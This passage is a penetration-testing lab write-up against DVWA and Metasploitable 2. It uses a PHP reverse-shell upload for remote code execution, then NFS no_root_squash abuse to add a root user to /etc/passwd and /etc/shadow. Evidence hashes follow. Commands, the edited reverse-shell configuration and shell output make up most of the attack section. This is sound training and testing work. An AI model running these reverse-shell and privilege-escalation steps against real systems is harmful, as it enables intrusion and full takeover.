Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing XAMPP onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

General Instructions


The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

Username: admin
Security Level: high
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7


By the above snapshot we come to conclusion that we were successfully able to Hijack the session. This concludes that a simple XSS vulnerability resulted in **Account takeover.** For demonstration purposes we consider this account as admin’s account and whatever we do from this point onwards is considered done with admin privileges.

5. **Exploiting File upload Vulnerability to get Remote code execution (RCE).** For this vulnerability we use php-reverse-shell.php as payload. We can find this payload default in Kali Linux.




```
┌──(kali㉿kali)-[~/Desktop]
└─$ locate php-reverse-shell.php
/usr/share/laudanum/php/php-reverse-shell.php
/usr/share/laudanum/wordpress/templates/php-reverse-shell.php
/usr/share/webshells/php/php-reverse-shell.php
```

We make a copy of this for our use and paste it in desktop. We edit this file making the changes in the section IP and Port.




```
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.100.128';  // CHANGE THIS
$port = 4444;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//
```

As we change the IP address to our attacker machine and port to 4444. Now we will open Net-cat listener on port 4444




```
┌──(kali㉿kali)-[~/Desktop]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
```

Now we upload this file to the DVWA file upload area.



Name	Size	Type	Modified
php-reverse-shell.php	5.5 kB	Program	09:06

Username: admin
Security Level: low
PHPIDS: disabled



Vulnerability: File Upload

Choose an image to upload:
No file selected.

```
../../hackable/uploads/php-reverse-shell.php succesfully uploaded!
```


More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
http://blogs.securiteam.com/index.php/archives/1268
http://www.acunetix.com/websitesecurity/upload-forms-threat.htm

Username: admin
Security Level: low
PHPIDS: disabled

Now we will open this file in the browser.

http://192.168.100.129/dvwa/hackable/uploads/php-reverse-shell.php




```
┌──(kali㉿kali)-[~/Desktop]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.100.128] from (UNKNOWN) [192.168.100.129] 56279
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
 09:26:35 up 14 min,  2 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
msfadmin tty1     -                 09:13   13:17m  0.00s  0.00s -bash
root     pts/0    :0.0              09:12   14:21m  0.00s  0.00s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: no job control in this shell
sh-3.2$ █
```


After Checking our Net-cat listener we can confirm that we were successfully able to execute remote code execution.

6. Privilege Escalation to Root


Now we transfer **linpeas.sh** file which is a famous script used in linux privilege escalation using python http server module. We run it in the target machine.



```
sh-3.2$ ./linpeas.sh
```



```
    |                         Do you like PEASS?                          |
    |---------------------------------------------------------------------|
    |         Learn Cloud Hacking       :     https://training.hacktricks.xyz |
    |         Follow on Twitter         :     @hacktricks_live            |
    |         Respect on HTB            :     SirBroccoli                 |
    |---------------------------------------------------------------------|
    |                             Thank you!                              |
    \---------------------------------------------------------------------/
          LinPEAS-ng by carlospolop

ADVISORY: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this so
ftware will not be the responsibility of the author or of any other collaborator. Use it at your own computers and/or with the
computer owner's permission.

Linux Privesc Checklist: https://book.hacktricks.wiki/en/linux-hardening/linux-privilege-escalation-checklist.html
 LEGEND:
  RED/YELLOW: 95% a PE vector
  RED: You should take a look to it
  LightCyan: Users with console
  Blue: Users without console & mounted devs
  Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
  LightMagenta: Your username

 Starting LinPEAS. Caching Writable Folders...
                              ╔═══════════════════╗
══════════════════════════════╣ Basic information ╠══════════════════════════════
                              ╚═══════════════════╝
OS: Linux version 2.6.24-16-server (buildd@palmer) (gcc version 4.2.3 (Ubuntu 4.2.3-2ubuntu7)) #1 SMP Thu Apr 10 13:58:00 UTC 2
008
```




```
auth      required      pam_env.so envfile=/etc/default/locale
account   required      pam_nologin.so
session   optional      pam_motd.so # [1]
session   optional      pam_mail.so standard noenv # [1]
session   required      pam_limits.so

╔══════════╣ Analyzing NFS Exports Files (limit 70)
Connected NFS Mounts:
rpc_pipefs /var/lib/nfs/rpc_pipefs rpc_pipefs rw,relatime 0 0
nfsd /proc/fs/nfsd nfsd rw,relatime 0 0
-rw-r--r-- 1 root root 367 May 13  2012 /etc/exports
/       *(rw,sync,no_root_squash,no_subtree_check)

╔══════════╣ Analyzing VNC Files (limit 70)
drwx------ 2 root root 4096 Nov 26 09:12 /root/.vnc
find: /root/.vnc: Permission denied


-rw-r--r-- 1 root root 1689 Apr  7  2008 /usr/share/doc/tightvncserver/examples/vnc.conf.gz
```


We find an interesting Privilege Escalation Vector.

/ *(rw,sync,no_root_squash,no_subtree_check)

The above line means entire root filesystem is exported over NFS with no_root_squash. Here no_root_squash means any files we create via NFS will be treated as root on the target system.




```
┌──(kali㉿kali)-[~/Desktop]
└─$ showmount -e 192.168.100.129
Export list for 192.168.100.129:
/ *
```



```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo mkdir /mnt/meta
[sudo] password for kali:

┌──(kali㉿kali)-[~/Desktop]
└─$ ls /mnt/meta

┌──(kali㉿kali)-[~/Desktop]
└─$ █
```


By using the below command, we are able to mount a folder on kali i.e. attacker machine to the target machine Metasploitable.

sudo mount -o rw 192.168.100.129:/ /mnt/meta




```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo mount -o rw 192.168.100.129:/ /mnt/meta
Created symlink '/run/systemd/system/remote-fs.target.wants/rpc-statd.service' → '/usr/lib/systemd/system/rpc-statd.service'.

┌──(kali㉿kali)-[~/Desktop]
└─$ ls /mnt/meta
bin   cdrom  etc   initrd      lib         media  nohup.out  proc  sbin  sys  usr  vmlinuz
boot  dev    home  initrd.img  lost+found  mnt    opt        root  srv   tmp  var

┌──(kali㉿kali)-[~/Desktop]
└─$ █
```

After mounting our folder to the target machine, we are able to access all files and folders present in Metasploitable. So, we add a user kali in the /etc/passwd file




```
statd:x:114:65534::/var/lib/nfs:/bin/false
kali:x:0:0:kali:/root:/bin/bash
█
```

We also need to add corresponding password hash in the /etc/shadow file to make creation complete with root privileges.



```
statd:*:15474:0:99999:7:::
kali:$6$W9sP7eVyJUMlxe2y$m9QE8tXEt.Wdrqrh3XUCREOIvu8OmWoo4mIOQJTVn//fVhYgpLKi5Q.VYBPyvEQmVZOkRshQLZrs4zC5LZCDK.:19320:0:99999:>
```

After creating the user, we are now simply able to switch user and get root.




```
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.100.128] from (UNKNOWN) [192.168.100.129] 41933
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
 10:23:41 up  1:11,  2 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
msfadmin tty1     -                 09:13    1:10   0.00s  0.00s -bash
root     pts/0    :0.0              09:12    1:11   0.00s  0.00s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: no job control in this shell
sh-3.2$ python3 -c 'import pty; pty.spawn("/bin/bash")'
sh: python3: command not found
sh-3.2$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@metasploitable:/$ export TERM=xterm
export TERM=xterm
www-data@metasploitable:/$ ^Z
zsh: suspended  nc -nlvp 4444

┌──(kali㉿kali)-[~/Desktop]
└─$ stty raw -echo; fg
[1]  + continued  nc -nlvp 4444
                                  whoami
www-data
www-data@metasploitable:/$ su kali
Password:
root@metasploitable:/# █
```

Post exploitation Activity (After Root access)


1. Information gathering

After getting access we check our privileges.



```
sh-3.2$ su kali
su: must be run from a terminal
sh-3.2$ python -c 'import pty;pty.spawn("/bin/bash")'
www-data@metasploitable:/$ whoami
whoami
www-data
www-data@metasploitable:/$ su kali
su kali
Password: kali

root@metasploitable:/# whoami
whoami
root
root@metasploitable:/# █
```


Then we proceed to gather information about the target machine.



```
root@metasploitable:/# whoami
whoami
root
root@metasploitable:/# id
id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:/# uname
uname
Linux
root@metasploitable:/# uname -a
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
root@metasploitable:/# ip add
ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:14:aa:25 brd ff:ff:ff:ff:ff:ff
    inet 192.168.100.129/24 brd 192.168.100.255 scope global eth0
    inet6 fe80::20c:29ff:fe14:aa25/64 scope link
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST> mtu 1500 qdisc noop qlen 1000
    link/ether 00:0c:29:14:aa:2f brd ff:ff:ff:ff:ff:ff
root@metasploitable:/# █
```

System Information table


We extract system information from the target virtual machine using the following commands.



Command	Output
whoami	root
id	uid=0(root) gid=0(root) groups=0(root)
uname -a	Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

Network Information table

The following table gives us the information about the network interface and the network it is connected to of the target virtual machine Metasploitable 2.




Interface	Address Type	Value
lo	IPv4	127.0.0.1/8
	IPv6	::1/128
eth0	IPv4	192.168.100.129/24
	IPv6	fe80::20c:29ff:fe14:aa25/64
eth1	IPv4	None assigned
	IPv6	fe80::20c:29ff:fea2:aaf/64

Evidence Collected

The following files were collected as forensic evidences and their hashes were captured for integrity purposes.

1. http_capture.pcapng
   “f88afa76a108f5fd798ca365ca2a042ef8c1766b11ef6c7f814e34094abe05b2”
2. linpeas_output.txt
   “f532c08922c873b809f5641e7ca0733925eff3853614969b8cda731a840fda79”
3. passwd file
   “910e08926a453e0c2e5dc4328148e5ebe37398de532038b734edb79dd6253413”
4. shadow file
   “6d7d2cf99a4336237990ddb3ce86e7541e91889d0b097ad85a6f2e2b8081b79”

Evidence collection Table



Item	Description	Date	Hash Value
http_capture.pcapng	HTTP traffic capture (XSS + DVWA)	28-Feb-2025	f88afa76a108...
linpeas_output.txt	Privilege escalation scan results	28-Feb-2025	f532c08922c8...
passwd file	Extracted /etc/passwd via NFS	28-Feb-2025	910e08926a45...
shadow file	Extracted /etc/shadow via NFS	28-Feb-2025	6d7d2cf99a43...

Evidence summary

The above files were collected in the post exploitation phase as a proof of system compromise. HTTP traffic sessions, Passwd file, Shadow file, Linpeas_output file all these files were captured and hashed to preserve integrity. These evidence confirm attack chain and portray root level access and support the penetration testing conclusions and process.